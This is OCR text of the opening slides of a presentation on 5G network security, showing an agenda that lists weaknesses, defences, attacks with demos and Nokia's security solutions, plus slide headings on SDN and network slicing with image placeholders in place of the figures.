Network Security of 5G Ecosystems


Ege HARPUTLU, Network & Cybersecurity Engineer

AGENDA

- Introduction to 5G Networks
- Weaknesses of 5G Ecosystems
- Modern Defense Techniques for 5G Ecosystems
- Popular Attacks (with 2 hack simulation DEMO projects)
- Nokia’s Security Solutions


WHAT IS 5G?

- Autonomous systems, smart cities, IoT, and more…




GENERAL CONCEPTS IN 5G ECOSYSTEMS


SOFTWARE DEFINED NETWORK (SDN)




NETWORK SLICING



